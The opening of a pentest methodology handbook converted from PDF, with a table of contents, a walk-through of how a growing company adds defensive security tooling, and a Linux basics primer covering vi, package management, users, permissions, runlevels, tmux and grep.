
Ptest Method Documentation

Release 1

Villalongue Maxime

Dec 13, 2018

1	The Essentials Series	3
1.1	Cybersecurity in an Enterprise	3
1.2	Linux Basics	13
2	Infrastructure Pentest Series	35
2.1	Intelligence Gathering	35
2.2	Vulnerability Analysis	44
2.3	Exploitation	142
2.4	Post Exploitation	184
2.5	Reporting	211
2.6	Configuration Review	212
2.7	Wireless Pentesting	220
3	Hardening Series	223
3.1	Securing your Debian	223
4	Metasploit Documentation	231
4.1	Fundamentals	231
4.2	Information Gathering	286
4.3	Vulnerability Scanning	305
4.4	Fuzzers	321
4.5	Exploit Development	326
4.6	Client Sides attacks	352
4.7	MSF Post Exploitation	361
4.8	Meterpreter Scripting	396
4.9	Maintaining Access	412
4.10	MSF Extended Usage	419
4.11	Post Module Reference	454
4.12	Auxiliary Module	474
5	Other Tools	553
5.1	Pupy	553
5.2	CrackMapExec	565
5.3	Pupy	573
5.4	Pupy	585
6	Uncover Active Directory Pentest	597

6.1	Kerberoasting	597
6.2	PassTheHash	609
6.3	Trusts	620
6.4	PasstheTicket	632
6.5	Mitigations_to_Enumeration	643
7	Obligatory Disclaimer	655
8	Indices and tables	657

This Repo will be my knowledge database about Pentesting skills. It has been inspired by <https://bitvijays.github.io> and <https://ptestmethod.readthedocs.io>. Some of the content will be the same as a starting point.

Always keep in mind when you have a problem just launch a search over internet about it, 99 % of the time the community has already solved this issue.

The Essentials Series

The Essentials Series covers the essential concepts/ skills for somebody who wants to enter the field of CyberSecurity.

- *CyberSecurity in an Enterprise* : IT Technical challenges faced by a company during their transformation from a start-up of two people growing to Micro, Small, Medium-sized, larger size company and their solutions.
- *Linux Basics* : Essential linux commands and concepts required in the Infosec field.

1.1 Cybersecurity in an Enterprise

This blog is about the Cybersecurity in an Enterprise. We would start with a simple concept of two people (Alice and Bob) starting a new company and building it to Micro (< 10 employees), Small (< 50 employees), Medium-sized (< 250 employees), larger company. We would walkthru scenarios where company is affected by security breaches, vulnerability assessments excercises. At each stage of the company, we would provide

- How the company can be made secure?
- What are the challenges faced by the administrators?
- How we can make things easy/ automate for the administrators of the company.

Hopefully this will provide a general life-cycle of what happens and how things/ security evolve at companies.

1.1.1 Nomenclature

There are few terms which would come across:

- Current Users : Represents the number of people working in that company.
- Current Setup : Represents the current IT Infrastructure the company has.
- Security Additions : How we can improve the security of the current infrastructure?
- Operations Issues : Any challenges for the IT Team managing the IT Infrastructure?
- Operations Additions : How we can improve the management of IT Infrastructure?

1.1.2 New Company

Two friends Alice and Bob met up and decided to open a company called Fantastic Solutions. Alice loves Linux (Debian) and Bob loves Windows. So, let's see what they require at this current point of time?

Current Users

2 Users

Current Setup

- Internet Connection
- Home Router with builtin Wi-Fi
- Two laptops (One Windows, One Linux)

Security Additions

Home Router with builtin Wi-Fi

- WEP (Wired Equivalent Privacy)
- WPA (Wi-Fi Protected Access)
- WPA2-Enterprise
- Hidden SSID (Service Set Identifier)
- Home Router DNS Entry: No-Ads DNS Servers - free, global Domain Name System (DNS) resolution service, that you can use to block unwanted ads. Few examples are
 - [Adguard DNS](#)
 - [OpenDNS](#)

1.1.3 Micro Enterprise

The company started well and hired 8 more people (Let's say two who loves Linux, two who loves Mac and two who loves Windows)

Current Users

10 People

Current Setup

- New Company Setup Included
- File Server (Network Attached Storage)

Security Additions

- Windows - [Microsoft Baseline Security Analyzer](#) provides a streamlined method to identify missing security updates and common security misconfigurations.
- Linux/ Mac - [Lynis](#) is an open source security auditing tool. Used by system administrators, security professionals and auditors to evaluate the security defenses of their Linux and UNIX-based systems. It runs on the host itself, so it performs more extensive security scans than vulnerability scanners.
- File Server (NAS) - Access control lists on folders defining which folder can be accessed by which user or password protected folders.
- Firewall - Installing a Firewall just after the Router could permit to block unwanted traffic.

Operations Issues

- The MBSA and Lynis have to be executed on every machine individually.
- Administration of every individual machine is tough. Any changes in the security settings will have to be done manually by an IT person.

1.1.4 Small Enterprise

Current Users

45 People

Current Setup

- Micro Company Setup Included

Windows Domain Controller

Active Directory Domain Services provide secure, structured, hierarchical data storage for objects in a network such as users, computers, printers and services.

Domain Name Server

A DNS server hosts the information that enables client computers to resolve memorable, alphanumeric DNS names to the IP addresses that computers use to communicate with each other.

Windows Server Update Services (WSUS) Server

Windows Server Update Services (WSUS) enables information technology administrators to deploy the latest Microsoft product updates. A WSUS server can be the update source for other WSUS servers within the organization. Refer [Deploy Windows Server Update Services in Your Organization](#)

DHCP Server

Dynamic Host Configuration Protocol (DHCP) servers on your network automatically provide client computers and other TCP/IP based network devices with valid IP addresses.

Others

- Company decided to take 8 Linux Servers (Debian, CentOS, Arch-Linux and Red-Hat).
- Added two servers hosting three web-application running on IIS-WebServer, Apache Tomcat and Nginx.

Operations Issues

- How to manage multiple Linux machines and make sure they are hardened and compliant to security standards such as CIS (Center for Internet Security) or STIG (Security Technical Implementation Guide).

Minimum Baseline Security Standard (MBSS)

- **STIG** : A Security Technical Implementation Guide (STIG) is a cybersecurity methodology for standardizing security protocols within networks, servers, computers, and logical designs to enhance overall security. These guides, when implemented, enhance security for software, hardware, physical and logical architectures to further reduce vulnerabilities.
- **CIS** : CIS Benchmarks help you safeguard systems, software, and networks against today's evolving cyber threats. Developed by an international community of cybersecurity experts, the CIS Benchmarks are configuration guidelines for over 100 technologies and platforms.

Security Additions

Security Compliance Manager

Security Compliance Manager : SCM enables you to quickly configure and manage computers and your private cloud using Group Policy and Microsoft System Center Configuration Manager. SCM 4.0 provides ready-to-deploy policies based on Microsoft Security Guide recommendations and industry best practices, allowing you to easily manage configuration drift, and address compliance requirements for Windows operating systems and Microsoft applications. However, effective 15th June 2017, Microsoft retired SCM **Security Compliance Manager (SCM) retired; new tools and procedures** and introduced Security Compliance Toolkit.

Security Compliance Toolkit

The Microsoft **Security Configuration Toolkit** enables enterprise security administrators to effectively manage their enterprise's Group Policy Objects (GPOs). Using the toolkit, administrators can compare their current GPOs with Microsoft-recommended GPO baselines or other baselines, edit them, store them in GPO backup file format, and apply them via a Domain Controller or inject them directly into testbed hosts to test their effects. The Security Configuration Toolkit consists of two tools, Policy Analyzer and LGPO, and a set of configuration baselines for different releases of Windows.

- **Policy Analyzer** : Policy Analyzer is a utility for analyzing and comparing sets of Group Policy Objects (GPOs). It can highlight when a set of Group Policies has redundant settings or internal inconsistencies and then highlight the differences between versions or sets of Group Policies. It can also compare GPOs against current local policy settings, local registry settings, and then export results to a Microsoft Excel spreadsheet.

- **LGPO** : LGPO is a tool for transferring Group Policy directly between a host's registry and a GPO backup file, bypassing the Domain Controller. This gives administrators a simple way to verify the effects of their Group Policy settings directly.

Operations Additions

Infrastructure Automation Tools

- **Puppet** : Puppet is an open-source software configuration management tool. It runs on many Unix-like systems as well as on Microsoft Windows. It was created to easily automate repetitive and error-prone system administration tasks. Puppet's easy-to-read declarative language allows you to declare how your systems should be configured to do their jobs.
- **Ansible** is an open-source automation engine that automates software provisioning, configuration management, and application deployment.
- **Salt** : Salt (sometimes referred to as the SaltStack Platform) is a Python-based open-source configuration management software and remote execution engine. Supporting the "Infrastructure as Code" approach to deployment and cloud management.
- **Chef** : Chef lets you manage them all by turning infrastructure into code. Infrastructure described as code is flexible, versionable, human-readable, and testable.
- **Powershell Desired State Configuration** : DSC is a management platform in PowerShell that enables you to manage your IT and development infrastructure with configuration as code.

Automation Tools Addition

If we are utilizing Automation Tools above, there are few other tools which should be known such as

- **InSpec** : InSpec is an open-source testing framework for infrastructure with a human-readable language for specifying compliance, security and other policy requirements. When compliance is code, you can integrate automated tests that check for adherence to policy into any stage of your deployment pipeline.
- **DSC Environment Analyzer (DSCEA)** : is a PowerShell module that uses the declarative nature of Desired State Configuration to scan systems in an environment against a defined reference MOF file and generate compliance reports as to whether systems match the desired configuration. DSCEA is hosted at [DSCEA Github](#) and can be downloaded from the [PowerShell Gallery](#) Another tool which might be helpful is [BaselineManagement](#) which is a conversion tool used to convert Group Policy and SCM baselines into DSC.
- **Kitchen** : Kitchen provides a test harness to execute your infrastructure code on one or more platforms in isolation. A driver plugin architecture is used which lets you run your code on various cloud providers and virtualization technologies such as Amazon EC2, Google GCE, Azure, Blue Box, CloudStack, Digital Ocean, Rackspace, OpenStack, Vagrant, Docker, LXC containers, and more. In short, whatever code we wrote for one platform or operating system (example: Debian 8), utilizing Kitchen, we can test it on multiple platforms.

Linters

- **Rubocop** : RuboCop is a Ruby static code analyzer. Out of the box it will enforce many of the guidelines outlined in the community [Ruby Style Guide](#) . If we are writing code in ruby, rubocop makes sure that it is written according to the Ruby style guide.
- **Puppet-Linter** : Puppet Lint tests Puppet code against the recommended Puppet language style guide. Puppet Lint validates only code style; it does not validate syntax.

- **Pylint** : Pylint is a tool that checks for errors in Python code, tries to enforce a coding standard and looks for code smells. It can also look for certain type errors, it can recommend suggestions about how particular blocks can be refactored and can offer you details about the code's complexity.
- **rst-lint** : Restructured Text Linter
- **PHP**
 - **php**

```
php -l          Syntax check only (lint)
```
 - **php-codesniffer** (phpcs) - PHP, CSS and JavaScript coding standard analyzer and checker : PHP_CodeSniffer is a set of two PHP scripts; the main phpcs script that tokenizes PHP, JavaScript and CSS files to detect violations of a defined coding standard, and a second phpcbf script to automatically correct coding standard violations. PHP_CodeSniffer is an essential development tool that ensures your code remains clean and consistent.:w
 - **phpmd** - PHP Mess Detector takes a given PHP source code base and look for several potential problems within that source such as Possible bugs, Suboptimal code, Overcomplicated expressions, Unused parameters, methods, properties.
- **HTML**
- **TIDY**

1.1.5 Security Breach 1

Let's assume a security breach happened at this point of time.

- Customer data was ex-filtrated from one of the internal servers.
- A mis-configured web-application server was exploited and the Product website was defaced.
- Open SMTP Server: A internal employee was able to send a email posing as CFO and asked the finance department to transfer money to attackers bank.

Security Additions

ELK (Elasticsearch, Logstash, and Kibana)

- **Elasticsearch** : Elasticsearch is a distributed, RESTful search and analytics engine capable of solving a growing number of use cases. As the heart of the Elastic Stack, it centrally stores your data so you can discover the expected and uncover the unexpected.
- **Logstash** : Logstash is an open source, server-side data processing pipeline that ingests data from a multitude of sources simultaneously, transforms it, and then sends it to your favorite “stash.” (Elasticsearch).
- **Kibana** : Kibana lets you visualize your Elasticsearch data and navigate the Elastic Stack, so you can do anything from learning why you're getting paged at 2:00 a.m. to understanding the impact rain might have on your quarterly numbers.

Windows Event Forwarding

Windows Event Forwarding (WEF) reads any operational or administrative event log on a device in your organization and forwards the events you choose to a Windows Event Collector (WEC) server. There are some awesome blogs to read for better utilization of WEF.

- Jessica Payne's [Monitoring what matters – Windows Event Forwarding for everyone \(even if you already have a SIEM.\)](#) Suggests only five things to monitor:
- Security Event Logs being cleared
- High value groups like Domain Admins being Changed
- Local administrator groups being changed
- Local users being created or deleted on member systems
- New Services being installed, particularly on Domain Controllers (as this is often an indicator of malware or lateral movement behavior.)
- Microsoft's [Use Windows Event Forwarding to help with intrusion detection](#)
- Russell Tomkins has written a blog on creating [Creating Custom Windows Event Forwarding Logs](#)
- Answers the question of “We don’t want everything in Forwarded Events, can we create separate logs for my subscriptions?”
- Russell Tomkins has written another blog on [Introducing Project Sauron – Centralised Storage of Windows Events – Domain Controller Edition](#)
- Using the Project Sauron Framework, the deployment of centralised Windows Event Collector (WEC) server becomes almost simple.
- Using custom WEC subscriptions, the required events are forwarded into dedicated event channels and dedicated .evtx file.
- Creation and deployment of your own custom solution or re-using one the pre-built solutions can have you operational in matter of hours not months.
- Avecto has written [Centralizing Windows Events with Event Forwarding](#) provides guidance on how to centralize Privilege Guard events to a central server using Windows Event Forwarding.

Detecting Lateral Movement

- Japan Computer Emergency Response Team's a practical guide on [Detecting Lateral Movement through Tracking Event Logs](#)
- NSA's document on [Spotting the Adversary with Windows Event Log Monitoring](#)
- CERT EU's document on [Detecting Lateral Movements in Windows Infrastructure](#)

Internet Proxy Server

Squid is a caching proxy for the Web supporting HTTP, HTTPS, FTP, and more. It reduces bandwidth and improves response times by caching and reusing frequently-requested web pages. Squid has extensive access controls and makes a great server accelerator. This majorly helps in tracking what are your users browsing at a particular time.

Web-Application Penetration Testing

Performed Web-Application Internal Pentest using Open-Source Scanners such as [OWASP-ZAP \(Zed Attack Proxy\)](#)

Secure Coding Guidelines

Implement

- [OWASP Secure Coding Practices](#)
- [SEI CERT Coding Standards](#)

Web Application Firewall

Deploy a Web Application Firewall (WAF): WAF is an application firewall for HTTP applications. It applies a set of rules to an HTTP conversation. Generally, these rules cover common attacks such as cross-site scripting (XSS) and SQL injection. One of the open source WAF is [Modsecurity](#)

1.1.6 Medium Enterprise

Current Users

700-1000

Current Setup

- Small Enterprise included + Security Additions after Security Breach 1
- 250 Windows + 250 Linux + 250 Mac-OS User

Operations Issues

- Are all the network devices, operating systems security hardened according to CIS Benchmarks?
- Do we maintain a inventory of Network Devices, Servers, Machines? What's their status? Online, Not reachable?
- Do we maintain a inventory of software installed in all of the machines?

Operations Additions

DevSec Hardening Framework

Security Hardening utilizing [DevSec Hardening Framework](#) or Puppet/ Ansible/ Salt Hardening Modules. There are modules for almost hardening everything Linux OS, Windows OS, Apache, Nginx, MySQL, PostGRES, docker etc.

Inventory

- of Authorized Devices and Unauthorized Devices
- [OpenNMS](#): OpenNMS is a carrier-grade, highly integrated, open source platform designed for building network monitoring solutions.
- [OpenAudit](#): Open-AuditIT is an application to tell you exactly what is on your network, how it is configured and when it changes.

- of Authorized Software and Unauthorized software.

1.1.7 Vulnerability Assessment

- A external consultant connects his laptop on the internal network either gets a DHCP address or set himself a static IP Address or poses as a malicious internal attacker.
- Finds open shares accessible or shares with default passwords.
- Same local admin passwords as they were set up by using Group Policy Preferences! (Bad Practice)
- Major attack vector - Powershell! Where are the logs?

Security Additions

Active Directory Hardening

- Implement [LAPS](#) (Local Administrator Password Solutions): LAPS provides management of local account passwords of domain joined computers. Passwords are stored in Active Directory (AD) and protected by ACL, so only eligible users can read it or request its reset. Every machine would have a different random password and only few people would be able to read it.
- Implement [Windows Active Directory Hardening Guidelines](#)

Network Access Control

Implement

- [OpenNAC](#) : openNAC is an opensource Network Access Control for corporate LAN / WAN environments. It enables authentication, authorization and audit policy-based all access to network. It supports different network vendors like Cisco, Alcatel, 3Com or Extreme Networks, and different clients like PCs with Windows or Linux, Mac, devices like smartphones and tablets.
- Other Vendor operated NACs

Application Whitelist/ Blacklisting

Allow only allowed applications to be run

- [Software Restriction Policies](#): Software Restriction Policies (SRP) is Group Policy-based feature that identifies software programs running on computers in a domain, and controls the ability of those programs to run
- [Applocker](#): AppLocker helps you control which apps and files users can run. These include executable files, scripts, Windows Installer files, dynamic-link libraries (DLLs), packaged apps, and packaged app installers.
- [Device Guard](#): Device Guard is a group of key features, designed to harden a computer system against malware. Its focus is preventing malicious code from running by ensuring only known good code can run.

Detection Mechanism

- Deploy [Microsoft Windows Threat Analytics](#) : Microsoft Advanced Threat Analytics (ATA) provides a simple and fast way to understand what is happening within your network by identifying suspicious user and device activity with built-in intelligence and providing clear and relevant threat information on a simple attack time-line. Microsoft Advanced Threat Analytics leverages deep packet inspection technology, as well as information

from additional data sources (Security Information and Event Management and Active Directory) to build an Organizational Security Graph and detect advanced attacks in near real time.

- Deploy [Microsoft Defender Advance Threat Protection](#): Windows Defender ATP combines sensors built-in to the operating system with a powerful security cloud service enabling Security Operations to detect, investigate, contain, and respond to advanced attacks against their network.

1.1.8 Security Breach 2

- A phishing email was sent to a specific user (C-Level employees) from external internet.
- Country intelligence agency contacted and informed that the company ip address is communicating to a command and control center in a hostile country.
- Board members ask “what happened to cyber-security”?
- A internal administrator gone rogue.

Security Additions

Threat Intelligence

Must read MWR InfoSecurity [Threat Intelligence: Collecting, Analysing, Evaluating](#)

- [Intel Critical Stack](#) : Free threat intelligence aggregated, parsed and delivered by Critical Stack for the Bro network security monitoring platform.
- [Collective Intelligence Framework](#) : CIF allows you to combine known malicious threat information from many sources and use that information for identification (incident response), detection (IDS) and mitigation (null route). The most common types of threat intelligence warehoused in CIF are IP addresses, domains and urls that are observed to be related to malicious activity.
- [MANTIS \(Model-based Analysis of Threat Intelligence Sources\)](#): MANTIS Framework consists of several Django Apps that, in combination, support the management of cyber threat intelligence expressed in standards such as STIX, CybOX, OpenIOC, IODEF (RFC 5070), etc.
- [CVE-Search](#) : cve-search is a tool to import CVE (Common Vulnerabilities and Exposures) and CPE (Common Platform Enumeration) into a MongoDB to facilitate search and processing of CVEs. cve-search includes a back-end to store vulnerabilities and related information, an intuitive web interface for search and managing vulnerabilities, a series of tools to query the system and a web API interface.

Threat Hunting

- [CRITS Collaborative Research Into Threats](#) : CRITs is an open source malware and threat repository that leverages other open source software to create a unified tool for analysts and security experts engaged in threat defense. The goal of CRITS is to give the security community a flexible and open platform for analyzing and collaborating on threat data.
- [GRR Rapid Response](#) : GRR Rapid Response is an incident response framework focused on remote live forensics.

Sharing Threat Intelligence

- [STIX](#) : Structured Threat Information Expression (STIX) is a language and serialization format used to exchange cyber threat intelligence (CTI). STIX enables organizations to share CTI with one another in a consistent and

machine readable manner, allowing security communities to better understand what computer-based attacks they are most likely to see and to anticipate and/or respond to those attacks faster and more effectively.

- **TAXII:** Trusted Automated Exchange of Intelligence Information (TAXII) is an application layer protocol for the communication of cyber threat information in a simple and scalable manner. TAXII enables organizations to share CTI by defining an API that aligns with common sharing models. TAXII is specifically designed to support the exchange of CTI represented in STIX.
- **Malware Information Sharing Platform (MISP):** A platform for sharing, storing and correlating Indicators of Compromises of targeted attacks.

Privileged Identity Management (PIM)

PIM is the monitoring and protection of superuser accounts in an organization's IT environments. Oversight is necessary so that the greater access abilities of super control accounts are not misused or abused.

We hope that the above chain of events helped you to understand the Cybersecurity in an Enterprise, Operations issues and the various security options available. If we have missed anything, please feel free to contribute.

1.2 Linux Basics

This post lists essential commands and concepts which would be helpful to a Linux user. We would cover tools required for programming (Vi, git), system administration (Bash configuration files, Updating Debian Linux System, Adding/ Deleting/ Modifying Users/ Groups, Changing Group/ Owner/ Permission, Mounting/ Unmounting, Linux Directories, Runlevels and Kernel Configurations). Also, provide some useful tips, tricks and TODO which would help you learn and practice.

1.2.1 Vi : Powerful Editor

Open file with vi

```
vi <filename>          - Open a file to edit in Vi editor.
```

Vi Modes

Two modes - Command and Insert Mode. All commands below are in command mode.

h, l, j, k	- Move left, right, down, up
w	- Move to the start of the next word.
e	- Move to the end of the word.
b	- Move to the beginning of the word.
3w	- 3w is similar to pressing w 3 times, moves to the start
↳ of the third word.	
30i-'EscKey'	- 30<insert>-<EscapeKey> : Inserts 30 - at once.
f	- find and move to the next (or previous) occurrence of a
↳ character. fo find next o.	
3fo	- find third occurrence of o
%	- In text that is structured with parentheses or brackets,
↳ (or { or [, use % to jump	- to the matching parenthesis or bracket.
0 (Zero)	- Reach beginning of the line
\$	- Reach end of the line.

(continues on next page)

(continued from previous page)

*	- Find the next occurrence of the word under cursor
#	- Find the previous occurrence of the word under cursor
gg	- Reach beginning of the file
G	- Reach end of the file
30G	- Reach the 30th line in the file
/<text>	- Search for the text. Utilize n, N for next and previous.
↪ occurrences.	
o	- Insert a new line below the cursor
O	- Insert a new line above the cursor
x	- Delete the character
r	- replace the character with the next key pressed.
dw	- Delete the current word.
dd	- Delete the current line.
d\$	- Delete the text from where your cursor is to the end of.
↪ the line.	
dnd	- Delete n lines.
.	- Repeat the last command
:q	- Quit.
:wq	- Save and close.
:syntax on	- Turn on Syntax highlighting for C programming and other.
↪ languages.	
:history	- Shows the history of the commands executed
:set number	- Turn on the line numbers.
:set nonumber	- Turn off the line numbers.
:set spell spelllang=en_us	- Turn spell checking on with spell language as "en_us"
:set nospell	- Turn spell checking off
:set list	- If 'list' is on, whitespace characters are made visible.
↪ The default displays "^I" for each tab, and "\$" at each EOL (end of line, so	
↪ trailing whitespace can be seen)	
:u	- Undo one change.
z=	- If the cursor is on the word (which is highlighted
↪ with spell check), Vim will suggest a list of alternatives that it thinks may be	
↪ correct.	
yy	- Yank or copy current line.
y\$, yny	- Similar to delete lines.
p	- Paste the line in the buffer in to text after the.
↪ currentline.	
:%!xxd	- to turn it into a hexeditor.
:%!xxd -r	- to go back to normal mode (from hexedit mode)

Vi Configuration Files

Two configurations files which are important:

.vimrc

Contains optional runtime configuration settings to initialize Vim when it starts. Example: If you want Vim to have syntax on and line numbers on, whenever you open vi, enter syntax on and set number in this file.

```
##Sample contents of .vimrc

syntax on
set number
```

A good details about various options which can be set in vimrc can be found at [A Good Vimrc](#)

.viminfo

Viminfo file stores command-line, search string, input-line history and other stuff. Useful if you want to find out what user has been doing in vi.

Tip: Both files are present in user home directory.

Replace text in Vi

```
:s/test/learn      - would replace test to learn in current line but only first_  
↪instance.  
:s/test/learn/g    - would replace test to learn in current line all the instance.  
:s/test/learn/gi   - would replace test (all cases) to learn in current line all the_  
↪instance.  
:%s/test/learn/gi  - would replace test to learn in the file (all lines)
```

Other Info

- [Vim Awesome](#) provides Awesome VIM plugins from across the universe. Few good one are
- The NERD tree : Tree explorer plugin for vim
- Syntastic : Syntax checking hacks for vim
- Youcompleteme : Code-completion engine for Vim

1.2.2 Bash configuration files - For Debian/Ubuntu based Systems

Important Files

- ~/.bash_profile - Stores user environment variables.
- ~/.bash_history - contains all the history of the commands.
- ~/.bash_logout - contains the command which are executed when bash is exited.
- ~/.bashrc - setting of variables for bash.
- /etc/profile - Global system configuration for bash which controls the environmental variables and programs that are to be run when bash is executed. Setting of PATH variable and PS1.
- /etc/bashrc - Global system configuration for bash which controls the aliases and functions to be run when bash is executed

Important variables

- HISTSIZE - Controls the number of commands to remember in the history command. The default value is 500.

- HISTFILE - Defines the file in which all commands will be logged to. Normally the value for this variable is set to ~/.bash_history. This means that whatever you type in bash will be stored into the value of HISTFILE. It is advisable to leave it undefined, or pipe the output to /dev/null (For privacy reasons).
- HISTFILESIZE - Defines the maximum number of commands in ~/.bash_history.

1.2.3 System Administration

Updating Debian Linux System

Using apt-get

```
apt-get update           - Sync with Repositories.
apt-get upgrade          - Upgrade installed packages.
apt-get dist-upgrade     - Upgrade distribution packages.
apt-get install "Package Name" - Install the package.
apt-get remove "Package Name" - Uninstall the package.
apt-get purge "Package Name" - Removes the package as well as the configuration_
↳files.
apt-cache show "Package name" - Shows what package is used for.
apt-cache search "Keywords"  - Search package name based on keywords.
```

Tip: As mostly, updating takes time, you can club all the commands like “apt-get update && apt-get upgrade && apt-get dist-upgrade && poweroff”. poweroff would shutdown the system after everything is updated.

Using Debian Package Manager dpkg

```
dpkg -i <Package>.deb      - Install package.
dpkg -r <Package>          - Removes everything except configuration files.
dpkg -P <Package>          - Removes configurations files too.
dpkg -l                    - Shows the list of all installed packages.
dpkg -L "Package name"     - Shows a list of files installed by specific packages.
dpkg -S "File path"        - Shows the package to which a file belong to.
```

Adding/Deleting/Modifying Users/Groups

```
adduser <username> : Add a user.
--gecos GECOS      : adduser won't ask for finger information.
--system           : Create a system user.
--quiet            : Suppress informational messages, only show warnings and errors.
--disabled-login   : Do not run passwd to set the password.
deluser <username> : Delete a user.
--remove-home      : Remove the home directory of the user and its mailpool.
--remove-all-files: Remove all files from the system owned by this user.
--backup           : Backup all files contained in the userhome and the mailpool-
↳file to a file named /$user.tar.bz2 or /$user.tar.gz.
usermod            : Modify a user account.
-e EXPIREDATE      : The date on which the user account will be disabled. The date is_
↳specified in the format YYYY-MM-DD.
-L, --lock         : Lock a user's password.
```

(continues on next page)

(continued from previous page)

```

-U, --unlock      : Unlock a user's password
groupadd          : Create a new group.
groupdel          : Delete a group.
groupmod          : Modify a group definition on the system.

```

Changing Group/Owner/Permission

```

chown             : Change file owner and group.
  -reference=RFILE : use RFILE's owner and group rather than specifying OWNER:GROUP_
↳values.
  -R, --recursive  : operate on files and directories recursively.
chmod             : change file mode bits.
chgrp             : change group ownership.
SUID bit          : SetUID bit specifies that an executable should run as its owner_
↳instead of the user executing it.
                  : SUID is mostly commonly used to run an executable as root,_
↳allowing users to perform tasks such as changing their passwords.
                  : If there is a flaw in a SUID root executable, you can run_
↳arbitrary code as root.

```

Mounting/ Unmounting

```

mount <device> <dir> : Mount a filesystem.
  -r, --read-only    : Mount the filesystem read-only.
umount {dir|device} : Unmount file systems.

```

Mounting Windows share on Linux

```

mount -t cifs -o username=<share user>,password=<share password>,domain=example.com //
↳WIN_PC_IP/<share name> /mnt

```

Linux Directories

```

/home             : users home directories.
/etc              : system-wide configuration files.
/bin, /usr/bin, /usr/local/bin : directories with executable files.
/lib, /usr/lib, /usr/local/lib  : shared libraries needed to upport the_
↳applications.
/sbin, /usr/sbin, /usr/local/sbin : directories with executables supposed to be run_
↳by the Superuser.
/tmp, /var/tmp     : temporary directories, watch out as /tmp is, by_
↳default, cleaned out on each reboot.
/usr/share/doc, /usr/share/man  : complete system documentation.
/dev               : system device files. In Unix, hardware devices_
↳are represented as files.
/proc              : "virtual" directory containing files through_
↳which you can query or tune Linux kernel settings.

```

Runlevels and Kernel Configurations

Linux Boot Process

1. BIOS start the boot loader.
2. Boot loader loads the kernel into memory.
3. The Kernel mounts disks/partitions **and** starts the init daemon.
4. The init daemon starts services based on the runlevel.

Linux has six runlevels 0-6. Scripts are contained in /etc/rc[0-6,S].d/. Each folder contains the scripts which are followed by either K or S. If the first letter is K that script is not executed. If S, that script is executed. /etc/inittab contains the default run level.

ID	Name	Description
0	Halt	Shuts down the system.
1	Single-user Mode	Mode for administrative tasks.
2	Multi-user Mode	Does not configure network interfaces and does not export networks services
3	Multi-user Mode with Networking	Starts the system normally.
4	Not used/User-definable	For special purposes.
5	Start system normally with display manager (with GUI).	Same as runlevel 3 + display manager
6	Reboot	Reboot the system

Sysctl - configure kernel parameters

```
/etc/sysctl.conf           : Contains the variables for kernel parameters.
sysctl -a                  : Display all the kernel parameters
sysctl -w <kernel parameter> : Change a sysctl setting.
```

Note: To make permanent changes to the kernel, edit the /etc/sysctl.conf file.

Kernel Modules

Kernel modules are contained in /lib/modules/\$(uname -r)/

```
lsmod      : list all loaded modules
modprobe   : load kernel modules
lspci      : list all pci devices
lsusb      : list all usb devices
hal-device : list all the Hardware Abstraction layer devices
```

Manage Runlevels

Debian GNU provides a convenient tool to manage runlevels (to control when services are started and shut down);

- update-rc.d and there are two commonly used invocation methods:

```
update-rc.d -f <service name> remove : Disabling a service.
update-rc.d <service name> defaults : Insert links using defaults, start in
↳runlevel 2-5 and stop in runlevels 0,1 and 6.
```

- **Systemctl** : Control the systemd system and service manager. systemctl may be used to introspect and control the state of the “systemd” system and service manager.

```
systemctl : Present a detailed output about the different services running.

e.g.

systemctl status <service_name> - Status of the service.
systemctl start <service_name> - Start the service
```

Screen Multiplexer

tmux

```
tmux new -s myname          : start new with session name:
tmux list-sessions         : show sessions
tmux ls                     : show sessions
tmux list-windows          : show windows
tmux attach-session -t myname : Attach to session named "myname"
tmux a -t myname            : Attach to session named "myname"
(Prefix) + d                : detach
```

Windows (Tabs)

```
(Prefix Key) +
c create window
w list windows
n next window
p previous window
f find window
, name window
& kill window
```

tmux.conf

```
# Enable mouse mode (tmux 2.1 and above)
set -g mouse on
```

Reloading tmux config

If we have made changes to tmux configuration file in the ~/.tmux.conf file, it shouldn't be necessary to start the server up again from scratch with kill-server. Instead, we can prompt the current tmux session to reload the configuration with the source-file command. This can be done either from within tmux, by pressing Ctrl+B or Prefix key and then : to bring up a command prompt, and typing:

```
:source-file ~/.tmux.conf
```

Or simply from a shell:

```
$ tmux source-file ~/.tmux.conf
```

This should apply your changes to the running tmux server without affecting the sessions or windows within them.

Copy Paste

For copying, Press the Shift key; i.e., Shift-MouseHighlight properly selects text and - still holding down the shift key

- we can right-click and get the standard bash context menu with Copy, Paste, etc.
- or Ctrl-Shift-C and Ctrl-Shift-V does work to copy and paste text.

1.2.4 Programming

GIT

Version Control System, really useful for tracking your changes.

Todo: try.github.com 15 mins tutorial.

cc - GNU Compile Collection

```
To Compile: gcc -Wall -pedantic -g <C source file> -o <Executable file>
-Wall -pedantic : to check for all the warnings and errors if any.
-g              : to create the symbol file to be used by gdb
-o             : to create the executable file.
```

GDB: GNU debugger

```
gdb -tui <Program name>

tui                : for listing the source while debugging
<linenumber>      : to set the break point
p <variable name> : to print the value of the variable
bt                : to print the stack call, mainly useful to find segmentation fault.
↳when multiple functions are called.
```

1.2.5 Gathering Information

From Files

```
/etc/issue        : Contains the message which is displayed on terminal before login.
/etc/motd         : Contains the message which is displayed on terminal after login.
/proc/cpuinfo     : provides information about CPU.
/proc/meminfo     : provides information about memory/ RAM.
/proc/version     : provides information about the version of your system.
```

From Commands


```

last      : shows all the login attempts and the reboot occurred.
lastb     : shows all the bad login attempts.
lastlog   : shows the list of all the users and when did they login.
id        : print real and effective user and group IDs.
whoami    : whoami - print effective userid.
uname     : print system information.
  -a      : print all the information (Kernel name, nodename, kernel-release, kernel-
↳version, machine, processor, hardware-platform)
pstree    : display a tree of processes.
hostname  : prints out the hostname of the machine which is stored in /etc/hostname.

```

1.2.6 Useful Utilities/ Commands

Grep - Global Regular Expression Print

Two ways to provide input to Grep:

- search a given file or files on a system (including a recursive search through sub-folders).

```
grep bitvijays /etc/passwd
```

- Grep also accepts inputs (usually via a pipe) from another command or series of commands.

```
cat /etc/passwd | grep bitvijays
```

Syntax

```

grep [options] [regexp] [filename]

-i, --ignore-case      : 'it DoesNt MatTTer WhaT thE CAse Is'
-v, --invert-match     : 'everything , BUT that text'
-A <NUM>              : Print NUM lines of trailing context after matching lines.
-B <NUM>              : Print NUM lines of trailing context before matching lines.
-C <NUM>              : Print additional (leading and trailing) context lines.
↳before and after the match.
-a, --text            : Process a binary file as if it were text; this is.
↳equivalent to the --binary-files=text option.
-w                   : Whole-word search
-L --files-without-match : which outputs the names of files that do NOT contain.
↳matches for your search pattern.
-l --files-with-matches : which prints out (only) the names of files that do.
↳contain matches for your search pattern.

-H <pattern> filename  : Print the filename for each match.
